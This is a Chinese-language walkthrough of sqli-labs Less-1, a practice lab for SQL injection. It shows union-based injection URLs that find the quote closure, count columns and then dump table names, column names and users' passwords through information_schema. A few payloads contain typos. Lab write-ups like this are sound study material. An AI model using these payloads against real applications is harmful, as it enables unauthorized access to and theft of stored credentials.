
sqli-labs通关(持续更新)
 学习sql注入的基础靶场
Less-1 字符型
提示要输入id参数,试着在url中拼接id参数

构造Playlod的技巧:
当我们判断注入点时,要尝试闭合,可以用尝试故意报错了解闭合规则,在构造playlod
原则是白盒直接看源码怎么闭合,黑盒我们就利用注释和报错信息来猜测闭合
判断字符型注入还是数字型注入
判断数字型注入

http://sqli-labs/Less-1/?id=1 and 1=1 -+
正常回显


http://sqli-labs/Less-1/?id=1 and 1=2 -+
还是正常回显,说明不是数字型注入,因为如果是数字型注入的话,逻辑上and的左边和右边语句都要是true的才不会报错,但是这里1=2为false页面依旧回显正常。
判断字符型注入

http://sqli-labs/Less-1/?id=1'
这里报错显示,说明查询语句变成了select * from ...where id ='1'' LIMIT 0,1,为了消除后面的双引号就需要加注释符--+
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

http://sqli-labs/Less-1/?id=1' and 1=1 -+
正常回显
http://sqli-labs/Less-1/?id=1' and 1=2 -+
还是正常回显,这里就可以判断出是单引号闭合了,因为如果是单引号闭合这里的查询语句是select * from ... where id='1' and 1=2 --+',后面的单引号被注释掉了但是前面'1'已经完成了闭合。
判断回显位数

http://sqli-labs/Less-1/?id=1' order by 1--+

http://sqli-labs/Less-1/?id=1' order by 4--+
一直试到第四个才报错,说明回显位有3个
使用联合查询union select 判断回显位置
联合查询特性,union前面的语句为false后面才能执行
id=1’ union select 1,2,3 –-+ (没有反应,因为id=1执行了,后面的不会覆盖)


id=-1’ union select 1,2,3 –-+ (id=-1,让前面的不执行)
发现2和3可以回显
查询数据库名
http://sqli-labs/Less-1/?id=id=-1' union select 1,database(),3--+

查询表名

http://sqli-labs/Less-1/?id=id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
2. GROUP_CONCAT()
SQL
group_concat(column_name)
作用: 将多行数据合并成一行,用逗号分隔
示例:
SQL
-- 假设表有3个字段:id, username, password

-- 不用group_concat,只能看到一个字段名
SELECT column_name FROM information_schema.columns
WHERE table_name='users' LIMIT 1
-- 结果:id

-- 用group_concat,一次性看到所有字段名
SELECT group_concat(column_name) FROM information_schema.columns
WHERE table_name='users'
-- 结果:id,username,password
3. FROM information_schema.columns
SQL
from information_schema.columns
作用: 从MySQL的系统数据库中查询列信息
information_schema是什么?
- MySQL的系统数据库(MySQL 5.0+自带)
- 存储了所有数据库的元数据信息
- 不需要特殊权限即可读取
information_schema.columns表结构:
Code
table_schema   - 数据库名
table_name     - 表名
column_name    - 列名(字段名)
data_type      - 数据类型
column_key     - 是否主键
4. WHERE条件
SQL
where table_schema='数据库' and table_name='表名'
作用: 筛选特定数据库的特定表
详细说明:
table_schema='数据库'指定哪个数据库
-例如:table_schema='test_db'- 如果要查当前数据库,用:table_schema=database()
table_name='表名'指定哪个表
-例如:table_name='users'
-获取users表的所有字段名
实际使用示例:
SQL
-- 查询test_db数据库中users表的所有字段
where table_schema='test_db' and table_name='users'

-- 查询当前数据库中users表的所有字段
where table_schema=database() and table_name='users'
查询列名
这里我查user表
http://sqli-labs/Less-1/?id=id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'--+

查询字段名
http://sqli-labs/Less-1/?id=id=-1' union select 1,2,group_concat(id,username,password) from users--+

